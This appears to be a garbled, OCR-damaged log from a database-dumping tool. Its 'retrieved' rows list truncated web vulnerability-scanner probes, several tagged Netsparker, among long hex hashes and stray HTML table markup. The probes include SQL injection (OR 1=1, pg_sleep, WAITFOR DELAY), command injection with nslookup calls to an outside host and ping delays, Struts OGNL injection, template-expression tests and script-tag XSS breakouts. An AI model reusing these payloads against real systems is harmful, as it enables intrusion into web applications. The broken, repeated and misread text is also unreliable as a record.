[18:46:54]	[INFO]	retrieved:	263 + ((SELECT 1 FROM (SELECT S
[18:52:05]	[INFO]	retrieved:	263 AND 'NS='ss
[18:54:32]	[INFO]	retrieved:	263 OR X='ss
[18:56:37]	[INFO]	retrieved:	263" OR 1=1 OR "1"="1
[18:59:59]	[INFO]	retrieved:	263" OR 1=1 OR "ns"="ns
[19:03:46]	[INFO]	retrieved:	263";expr 268409241 - 41120;"
[19:08:21]	[INFO]	retrieved:	263";expr 268409241 - 49989;"
[19:13:42]	[INFO]	retrieved:	263' OR 1=1 OR '1'='1
[19:17:34]	[INFO]	retrieved:	263' OR 1=1 OR 'ns'='ns
[19:21:31]	[INFO]	retrieved:	263'));SELECT pg_sleep(25)
[19:26:19]	[INFO]	retrieved:	263');SELECT pg_sleep(25)
[19:30:38]	[INFO]	retrieved:	263';expr 268409241 - 18221;'
[19:35:23]	[INFO]	retrieved:	263';expr 268409241 - 76961;'
[19:40:11]	[INFO]	retrieved:	263';SELECT pg_sleep(25)
[19:44:33]	[INFO]	retrieved:	263));SELECT pg_sleep(25)
[19:49:25]	[INFO]	retrieved:	263);SELECT pg_sleep(25)
[19:53:42]	[INFO]	retrieved:	263/////////
[19:58:45]	[INFO]	retrieved:	263;expr 268409241 - 32978;x
[20:03:58]	[INFO]	retrieved:	263;expr 268409241 - 74613;x
[20:09:16]	[INFO]	retrieved:	263;SELECT pg_sleep(25)
[20:13:24]	[INFO]	retrieved:	netsparker(0x00290A)
[20:16:48]	[INFO]	retrieved:	nslookup mrbhqmmz3xayffoklvepnw
[20:21:29]	[INFO]	retrieved:	"& nslookup mrbhqmmz3xpz96vu91pe
[20:26:11]	[INFO]	retrieved:	"& ping -n 25 127.0.0.1 &
[20:30:04]	[INFO]	retrieved:	"& SET /A 0xFFF99999-1382 &
[20:34:41]	[INFO]	retrieved:	"& SET /A 0xFFF9999-18803 &



[INFO] [INFO] [INFO] [INFO] [INFO]	retrieved: retrieved: retrieved: retrieved:	<pre>"& SET /A 0xFFF99999-18803 & "&nslookup "mrbhqmmz3xg9qk17aph0 "&ping -w 25 127.0.0.1 &" "+createobject("WScript.Shell"). "+gethostbyname(lc 'mrbhqmmz3xp_</pre>
[INFO] [INFO] [INFO] [INFO]	retrieved: retrieved: retrieved:	"&ping -w 25 127.0.0.1 &" "+createobject("WScript.Shell").
[INFO] [INFO] [INFO]	retrieved: retrieved:	"+createobject("WScript.Shell").
[INFO] [INFO]	retrieved:	
[INFO]		"tdelnoslovname(IC 'mronommz.3xp
	retrieved:	"+gethostbyname(trim('mrbhqmmz3x
TIME		"+netsparker(0x002902)+"
		"+print localtime()*0+0xFFF99999-
		"+print(int)0xFFF9999-51507+"
		"+print(int)0xFFF9999-96894+"
		"+response.write(268409241-5840)
		"+response.write(268409241-9557)
		";l=document.createElement("link
[INFO]	retrieved:	<pre>"><net sparker="netsparker(0x0028</pre"></net></pre>
[INFO]	retrieved:	#{28275*28275-(15295)}
[INFO]	retrieved:	#{28275*28275-(24102)}
[INFO]	retrieved:	\${28275*28275-(47201)}
[INFO]	retrieved:	\${28275*28275-(98920)}
[INFO]	retrieved:	%22%2bnetsparker(0x002930)%2b%22
[INFO]	retrieved:	%27
[INFO]	retrieved:	%27%22%3E%3C%2Fstyle%3E%3C%2Fs
[INFO]	retrieved:	%2F%2F%2F%2F%2F%2F%2
[INFO]	retrieved:	%{#context["com.opensymphony.xwo
[INFO]	retrieved:	%{(#dm=@ognl.OgnlContext@DEFAULT
[INFO]	retrieved:	%{(#_='multipart/form-data').(#d
[INFO]	retrieved:	& nslookup mrbhqmmz3x1p9pr3-vztc
[INFO]	retrieved:	& ping -n 25 127.0.0.1 &
[INFO]	retrieved:	& SET /A 0xFFF9999-34961 &
[INFO]	retrieved:	& SET /A 0xFFF9999-91051 &
[INFO]	retrieved:	'+netsparker(0x002910)+'
[INFO]	retrieved:	',netsparker(0x002908),'
[INFO]	"retrieved:	&nslookup "mrbhqmmz3xsoxqkvmxwbh
	[INF0] [INF0]	<pre>[INFO] retrieved: [INFO] retrieved:</pre>



			&nslookup "mrbhqmmz3xsoxqkvmxwbh
[22:55:	:41] [INF(] retrieved:	&ping -w 25 127.0.0.1 &
[22:58	:57] [INF(] retrieved:	&thisdoesntexists
[23:01:	:08] [INF(] retrieved:	
[23:01:	:20] [INF(] retrieved:	' WAITFOR DELAY '0:0:25'
[23:05:	:00] [INF0] retrieved:	'" ns=netsparker(0x0028CE)
[23:08	:49] [INF(] retrieved:	'"> <script sr<="" th=""></tr><tr><th>[23:13:</th><th>:41] [INF0</th><th>] retrieved:</th><th><pre>'"></style></script> <script>ne</pre></th></tr><tr><th>[23:19:</th><th>:03] [INF(</th><th>] retrieved:</th><th>'"@></style></script> <script>n</th></tr><tr><th>[23:24:</th><th>:51] [INF(</th><th>] retrieved:</th><th>'& nslookup mrbhqmmz3xb0_lhxz8wz</th></tr><tr><th>[23:29:</th><th>:29] [INF(</th><th>] retrieved:</th><th>'& ping -n 25 127.0.0.1 &</th></tr><tr><th>[23:33:</th><th>:32] [INF(</th><th>] retrieved:</th><th>'& SET /A 0xFFF9999-48742 &</th></tr><tr><th>[23:37:</th><th>:57] [INF(</th><th>] retrieved:</th><th>'& SET /A 0xFFF9999-73539 &</th></tr><tr><th>[23:42:</th><th>:10] [INF(</th><th>] retrieved:</th><th>'&nslookup "mrbhqmmz3xhqvr_qsnd7</th></tr><tr><th>[23:46:</th><th>:49] [INFO</th><th>] retrieved:</th><th>'&ping -w 25 127.0.0.1 &'</th></tr><tr><th></th><th></th><th></th><th>') AND (SELECT 1 FROM (SELECT(SL</th></tr><tr><th></th><th></th><th></th><th>') WAITFOR DELAY '0:0:25'</th></tr><tr><th>[00:00:</th><th>:20] [INF(</th><th>] retrieved:</th><th>')) WAITFOR DELAY '0:0:25'</th></tr><tr><th></th><th></th><th></th><th>'+ (select convert(int, cast(0x5</th></tr><tr><th></th><th></th><th></th><th>'+((SELECT 1 FROM (SELECT SLEEP(</th></tr><tr><th>CII</th><th></th><th></th><th>'+convert(int, cast(0x5f21403264</th></tr><tr><th>-</th><th></th><th></th><th>'+gethostbyname(lc 'mrbhqmmz3xei</th></tr><tr><th></th><th></th><th></th><th>'+gethostbyname(trim('mrbhqmmz3x</th></tr><tr><th></th><th></th><th></th><th></th></tr><tr><th>[00:34:</th><th>:15] [INF(</th><th>] retrieved:</th><th></th></tr><tr><th>[00:34: > a</th><th>:15] [INF0</th><th>] retrieved:</th><th></th></tr><tr><th>≻ a [18:18:42]</th><th>[INFO] retrie</th><th>eved: netsparker(0)</th><th>'+nets</th></tr><tr><th>> a [18:18:42] [18:21:55]</th><th>[INFO] retric [INFO] retric</th><th>eved: netsparker(0) eved: 0c28911fc596f</th><th>'+nets (00290E); 7a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad</th></tr><tr><th><pre>➤ a [18:18:42] [18:21:55] [18:33:30] [18:37:21]</pre></th><th>[INFO] retria [INFO] retria [INFO] retria [INFO] retria</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparken eved: acbed4f9e7f62</th><th>'+nets x00290E); 7a17d04c684c66667c436ee9e29a1c3e5d42b3ac99573d1c94ad x056650-vuln 5d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168</th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32]</pre></th><th>[INFO] retria [INFO] retria [INFO] retria [INFO] retria [INFO] retria</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparkes eved: acbed4f9e7f623 eved: Content-Type</th><th>'+nets 00290E); 7a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 5d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR</th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20]</pre></th><th>[INFO] retriv [INFO] retriv [INFO] retriv [INFO] retriv [INFO] retriv [INFO] retriv [INFO] retriv</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f623 eved: Content-Type eved: 260f757b0ee5e3 eved: ns:netsparke</th><th>'+nets x00290E); /a17d04c684c66667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 5d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168 s:text/html <scR scdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650-vuln</th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58]</pre></th><th>[INFO] retriv [INFO] retriv [INFO] retriv [INFO] retriv [INFO] retriv [INFO] retriv [INFO] retriv [INFO] retriv</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparkey eved: acbed4f9e7f623 eved: Content-Type eved: 260f757b0ee5e5 eved: ns:netsparke eved: c45fdc43ce3688</th><th>'+nets 200290E); 7a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 304268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR 5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02</th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51]</pre></th><th>[INFO] retric [INFO] retric [INFO] retric [INFO] retric [INFO] retric [INFO] retric [INFO] retric [INFO] retric</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f62 eved: Content-Type eved: 260f757b0e555 eved: ns:netsparke eved: c45fdc43ce368 eved:</th><th>'+nets x00290E); /a17d04c684c66667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 5d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168 s:text/html <scR scdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650-vuln</th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:55] [19:16:55]</pre></th><th>[INFO] retria [INFO] retria [INFO] retria [INFO] retria [INFO] retria [INFO] retria [INFO] retria [INFO] retria [INFO] retria [INFO] retria</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f623 eved: Content-Type eved: 260f757b0e5e5 eved: ns:netsparke eved: c45fdc43ce3688 eved: 94033dcec54798 eved: 263 + ((SELEC</th><th>'+nets 200290E); 2017d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad 2056650-vuln 304268438c058dfb53148b0e858b5f5bc479103570a8cabc168 2:text/html <scR 5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 2r056650-vuln 81ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 5c6bc0712abda32f165958a335c98cab19e73882e026afd466a CT 1 FROM (SELECT S</th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:55] [19:16:55] [19:27:29] [19:27:29] [19:32:30] [19:42:28]</pre></th><th>[INFO] retri- [INFO] retri-</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparkey eved: acbed4f9e7f62 eved: Content-Type eved: 260f757b0ee5e eved: ns:netsparke eved: c45fdc43ce368 eved: eved: 263 4033dcec5479f eved: 263 + ((SELEC eved: c659651206ec4</th><th>'+nets 00290E); 0a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad 056650-vuln 5d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR 5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650-vuln 81ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 bc6bc0712abda32f165958a335c98cab19e73882e026afd466a cT 1 FROM (SELECT S 71bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5 *s</th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:05:58] [19:16:51] [19:16:55] [19:16:55] [19:27:29] [19:32:30] [19:42:28] [19:45:17]</pre></th><th>[INFO] retria [INFO] retria</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f62 eved: Content-Type eved: 260f757b0e5e5 eved: ns:netsparke eved: c45fdc43ce368f eved: 245fdc43ce368f eved: 263 + ((SELEC) eved: 263 + ((SELEC)) eved: 263 + (SELEC) eved: 263 AND 'NS=' eved: 41a93979f9231f</th><th>'+nets 200290E); 2a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 304268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR 5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650-vuln 81ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 bc6bc0712abda32f165958a335c98cab19e73882e026afd466a CT 1 FROM (SELECT S 171bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5</th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:51] [19:16:55] [19:27:29] [19:22:30] [19:42:28] [19:45:17] [19:55:37]</pre></th><th>[INFO] retri- [INFO] retri-</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f62 eved: Content-Type eved: 260f757b0e558 eved: as:netsparker eved: c45fdc43ce368 eved: 263dcc5479 eved: 263 + ((SELEC eved: 263 AND 'NS= eved: 263 AND 'NS= eved: 263 OR X='ss</th><th>'+nets 00290E); 0a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad 056650-vuln 5d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR 5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650-vuln 81ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 bc6bc0712abda32f165958a335c98cab19e73882e026afd466a cT 1 FROM (SELECT S 71bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5 *s</th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:55] [19:27:29] [19:32:30] [19:42:28] [19:45:17] [19:55:37] [19:55:37]</pre></th><th>[INFO] retria [INFO] retria</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f62: eved: Content-Type eved: 260f757b0e5e5 eved: ns:netsparke eved: c45fdc43ce3688 eved: 263 + ((SELE0) eved: 263 + ((SELE0) eved: 263 AND 'NS=' eved: 263 AND 'NS=' eved: 263 QR X='ss eved: 263 QR X='ss eved: 263" OR 1=1 C</th><th>'+nets 200290E); 2a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 3d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR 5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650-vuln 81ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 5c66bc0712abda32f165958a335c98cab19e73882e026afd466a cT 1 FROM (SELECT S 371bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5 5s 5d4059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4 5b6e3ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0 5R "1"=1</th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:02:20] [19:05:58] [19:16:51] [19:16:51] [19:16:55] [19:27:29] [19:32:30] [19:42:28] [19:45:17] [19:55:37] [19:55:37] [19:55:37]</pre></th><th>[INFO] retria [INFO] retria</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f62: eved: Content-Type eved: 260f757b0e5e5 eved: ns:netsparke eved: c45fdc43ce3688 eved: 263 + ((SELE0) eved: 263 + ((SELE0) eved: 263 AND 'NS=' eved: 263 AND 'NS=' eved: 263 QR X='ss eved: 263 QR X='ss eved: 263" OR 1=1 C</th><th><pre>'+nets #00290E); #17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad #056650-vuln #04268438c058dfb53148b0e858b5f5bc479103570a8cabc168 #1ext/html <scR #05df8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 #056650-vuln #1ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 #066bc0712abda32f165958a335c98cab19e73882e026afd466a #T 1 FROM (SELECT S #71bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5 #ss #64059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4 #05b6e3ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0 #0F "1"=1 #3699da2989f8c99cc0463e36140ce2c38bc475f2b20663d6b56</pre></th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:55] [19:27:29] [19:27:29] [19:42:28] [19:45:17] [19:55:37] [19:55:37] [19:57:48] [20:09:12] [20:12:50] [20:23:35]</pre></th><th>[INFO] retria [INFO] retria</th><th>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f62 eved: Content-Type eved: 260f757b0e5e8 eved: c45fdc43ce368 eved: c45fdc43ce368 eved: 263 + ((SELEC eved: 263 + ((SELEC eved: 263 AND 'NS=' eved: 263 AND 'NS=' eved: 263 AND 'NS=' eved: 263 OR X='ss eved: 263 OR X='ss eved: 263" OR 1=1 C eved: 263" OR 1=1 OR eved: e4001d0394640a</th><th><pre>'+nets 00290E); 2a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650=vuln 5d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168 s:text/html <scR 5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650=vuln 81ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 bc6bc0712abda32f165958a335c98cab19e73882e026afd466a T 1 FROM (SELECT s 471bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5 ss 5d4059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4 5b6e3ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0 0cm "1"="1 6699da2989f8c99cc0463e36140ce2c38bc475f2b20663d6b56 "ns"=ns a1083f7a1f48921adc83080a70283bd25ba783457b9b8b76e55</pre></th></tr><tr><th><pre>> a [18:18:42] [18:21:55] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:55] [19:27:29] [19:32:30] [19:45:17] [19:55:37] [19:55:37] [19:57:48] [20:09:12] [20:12:50] [20:23:35] [20:23:35] [20:34:06]</pre></th><th>[INFO] retri- [INFO] retri-</th><th>eved: netsparker(0) eved: nc28911fc596f eved: ns:netsparker eved: acbed4f9e7f625 eved: Content-Type eved: 260f757b0e55ef eved: ns:netsparker eved: c45fdc43ce3686 eved: 263fdc43ce3686 eved: 263 + ((SELEX eved: 263 + ((SELEX eved: 263 + ((SELEX eved: 263 AND 'NS=) eved: 263 ND 'NS=) eved: 263 OR X='ss eved: 263 OR X='ss eved: 0339b9d1098053 eved: 263" OR 1=1 OR eved: 4001d03946400 ed: 263";expr 26840</th><th><pre>'+nets 00290E); 2a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650=vuln 5d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR 5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650=vuln 81ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 bc6bc0712abda32f165958a335c98cab19e73882e026afd466a T 1 FROM (SELECT s 471bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5 ss 5d4059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4 5b6e3ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0 bcm"1"="1 6699da2989f8c99cc0463e36140ce2c38bc475f2b20663d6b56 "ns"=ns a1083f7a1f48921adc83080a70283bd25ba783457b9b8b76e55</pre></th></tr><tr><td><pre>> a [18:18:42] [18:18:42] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:55] [19:27:29] [19:32:30] [19:42:28] [19:45:17] [19:55:37] [19:57:48] [20:09:12] [20:12:50] [20:23:35] [20:23:35] [20:34:06] [20:45:11]</pre></td><td>[INFO] retria [INFO] retria [I</td><td>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f62: eved: Content-Type eved: 260f757b0e5e5 eved: ns:netsparke eved: 263fdc43ce3680 eved: 263 + ((SELE0) eved: 263 + ((SELE0) eved: 263 AND 'NS=' eved: 263 OR X='ss eved: 263 OR X='ss eved: 263 OR 1=1 OC eved: 263" OR 1=1 OC eved: 263" oR 1=1 OC eved: 263", expr 26840 eved: 263"; expr 26840</td><td><pre>'+nets (00290E); /al7d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln /ad268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR /acdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650-vuln //ab46838f16b736b36891f8e47cd623c1da50bcc680e3c070 /ac6bc0712abda32f165958a335c98cab19e73882e026afd466a CT 1 FROM (SELECT S //1bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5 //ss //ad059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4 //ab6e3ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0 //ar="ns //a083f7a1f48921adc83080a70283bd25ba783457b9b8b76e55 //a297ea931335e63381dd930ee6db9c36ff5b23c02a55763c1d //ae98;"</pre></td></tr><tr><td><pre>> a [18:18:42] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:51] [19:16:55] [19:27:29] [19:32:30] [19:42:28] [19:45:17] [19:55:37] [19:55:37] [19:55:37] [20:23:35] [20:23:35] [20:34:06] [20:45:11] [20:45:11]</pre></td><td>[INFO] retria [INFO] retria</td><td>eved: netsparker(0) eved: 0c28911fc596f eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f62: eved: Content-Type eved: 260f757b0e5ef eved: ns:netsparke eved: c45fdc43ce3684 eved: 263 + ((SELEC eved: 263 + ((SELEC eved: 263 + ((SELEC eved: 263 + ((SELEC eved: 263 + (SELEC eved: 263 + (SELEC eved: 263 RX - 'ss eved: 90f3be79336465 eved: 263" OR 1-1 OR eved: 0339b9d1098055 ed: 263" OR 1-1 OR eved: e4001d03946406 eved: e4001d03946406 eved: e4020505fcd eved: 263";expr 26840 eved: 263";expr 26840</td><td><pre>'+nets 000290E); 2a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 304268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR 5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650-vuln 81ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 5c6bc0712abda32f165958a335c98cab19e73882e026afd466a CT 1 FROM (SELECT S 471bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5 5s 5c4d059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4 5cb683ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0 5cR "1"="1 3699da2989f8c99cc0463e36140ce2c38bc475f2b20663d6b56 "ns"=ns 1008f7a1f48921adc83080a70283bd25ba783457b98b76e55 50241 - 41120;" 2297ea931335e63381dd930ee6db9c36ff5b23c02a55763c1d 5241 - 49989;" 320534714596025fc9a054deced54f9b88bb3806caf99495cbf </pre></td></tr><tr><td><pre>> a [18:18:42] [18:13:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:55] [19:27:29] [19:42:28] [19:45:17] [19:55:37] [19:55:37] [19:55:37] [20:22:35] [20:23:35] [20:34:06] [20:45:11] [20:55:11]</pre></td><td>[INFO] retrid [INFO] retrid [I</td><td>eved: netsparker(0) eved: nc:netsparker eved: ns:netsparker eved: acbed4f9e7f625 eved: Content-Type eved: 260f757b0e5e56 eved: acbfdc43ce3686 eved: c45fdc43ce3686 eved: c45fdc43ce3686 eved: c6596651206ec4 eved: 263 + ((SELEC eved: 263 + ((SELEC eved: 263 AND 'NS=' eved: 263 AND 'NS=' eved: 263 OR X='ss eved: 263 OR X='ss eved: 263 OR 1=1 OR eved: 263", oR 1=1 OR eved: 9d2f920505fcdd eved: 9d2f920505fcdd eved: 923fc38e2763 eved: 9e353fc38e2763 eved: f0d8ba02fc6346</td><td><pre>'+nets 200290E); 2a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 2056650-vuln 205650-vuln 20560-vuln 20560-vu</td></tr><tr><td><pre>> a [18:18:42] [18:13:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:51] [19:16:55] [19:27:29] [19:32:30] [19:45:17] [19:55:37] [19:55:37] [19:57:48] [20:09:12] [20:23:35] [20:23:35] [20:23:35] [20:34:06] [20:45:11] [20:55:11] [20:55:11] [20:55:11]</pre></td><td>[INFO] retri- [INFO] retri-</td><td>eved: netsparker(0) eved: nc28911fc596f eved: ns:netsparker eved: acbed4f9e7f625 eved: Content-Type eved: 260f757b0e556 eved: ns:netsparker eved: 45fdc43ce368 eved: 263 + ((SELEC eved: 263 + ((SELEC eved: 263 + ((SELEC eved: 263 + (SELEC eved: 263 + (SELEC eved: 263 oR X='ss eved: 1a9379f9231 eved: 263 oR X='ss eved: 033b9d1098055 ed: 263" OR 1=1 OR eved: 9d2f920505fcda ed: 263";expr 2684(eved: 9e353fc38e2765) ed: 263' OR 1=1 OR eved: f0d8ba02fc6348 ed: 263' OR 1=1 OR</td><td><pre>'+nets 200290E); 2017d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 304268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR 30df8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 ar056650-vuln 30ab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 30c6bc0712abda32f165958a335c98cab19e73882e026afd466a CT 1 FROM (SELECT s 711bEf4bd6467fa95382a46295e831d0d4173da96851fa75f5 'ss 5d4059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4 56b6e3ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0 30R *1"=*1 3699da2989f8c99cc0463e36140ce2c38bc475f2b20663d6b56 "ns"-ns 1083f7a1f48921adc83080a70283bd25ba783457b98b76e55 30241 - 41120;" 320937a135e63381dd930ee6db9c36ff5b23c02a55763c1d 30241 - 49989;" 320534714596025fc9a054deced54f9b88bb3806caf99495cbf '1'='1 32d79372012df114a10143714933dbc8bd9a343be3384483284 'ns'='ns </pre></td></tr><tr><td><pre>> a [18:18:42] [18:33:30] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:55] [19:27:29] [19:32:30] [19:42:28] [19:45:17] [19:55:37] [19:57:48] [20:09:12] [20:12:50] [20:23:35] [20:34:06] [20:44:06] [20:45:11] [20:55:11] [20:55:11] [20:55:11] [21:05:41]</pre></td><td>[INFO] retri- [INFO] resum [INFO] retri- [INFO] resum</td><td>eved: netsparker(0) eved: nc28911fc596f eved: ns:netsparker eved: acbed4f9e7f625 eved: Content-Type eved: 260f757b0e556 eved: ns:netsparker eved: 45fdc43ce368 eved: 263 + ((SELEC eved: 263 + ((SELEC eved: 263 + ((SELEC eved: 263 + (SELEC eved: 263 + (SELEC eved: 263 oR X='ss eved: 1a9379f9231 eved: 263 OR 1=1 or eved: 0339b9d1098055 ed: 263";expr 2684(eved: 9d2f920505fcda ed: 263";expr 2684(eved: 9e353fc38e2765) ed: 263' oR 1=1 or eved: f0d8ba02fc6348 ed: 263' OR 1=1 or</td><td><pre>'+nets 200290E); 2a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 3d4268438c058dfb53148b0e858b5f5bc479103570a8cabc168 e:text/html <scR 5cdf8e1e8213e7116c17f61694c5efdad298bc729509f34eb02 er056650-vuln 3lab4e3838f16b736b36891f8e47cd623c1da50bcc680e3c070 5c66bc0712abda32f165958a335c98cab19e73882e026afd466a CT 1 FROM (SELECT S 71bfbf4bd6467fa95382a46295e831d0d4173da96851fa75f5 'ss 5c4d059ea741bf7d54bc1c137dc67cabf00183572fdbfbadbcc4 5b6e3ad5db285142c82f3b240c44585bc08fbef695ef95c4ff0 0R "1"="1 8699da2989f8c99cc0463e36140ce2c38bc475f2b20663d6b56 "ns"=ns a1083f7a1f48921adc83080a70283bd25ba783457b9b8b76e55 59241 - 41120;" 22997ea931335e63381dd930ee6db9c36ff5b23c02a55763c1d 9241 - 49989;" 220334714596025fc9a054deced54f9b88bb3806caf99495cbf '1'='1 82079372012df114a10143714933dbc8bd9a343be3384483284 'ns'='ns 54f295a5574cd934a40c0fe6b2429539d6657530049a65c09c1 </pre></td></tr><tr><td><pre>> a [18:18:42] [18:33:30] [18:37:21] [18:37:21] [18:47:32] [18:52:26] [19:02:20] [19:05:58] [19:16:51] [19:16:55] [19:27:29] [19:32:30] [19:42:28] [19:45:17] [19:55:37] [19:55:37] [19:55:37] [20:22:35] 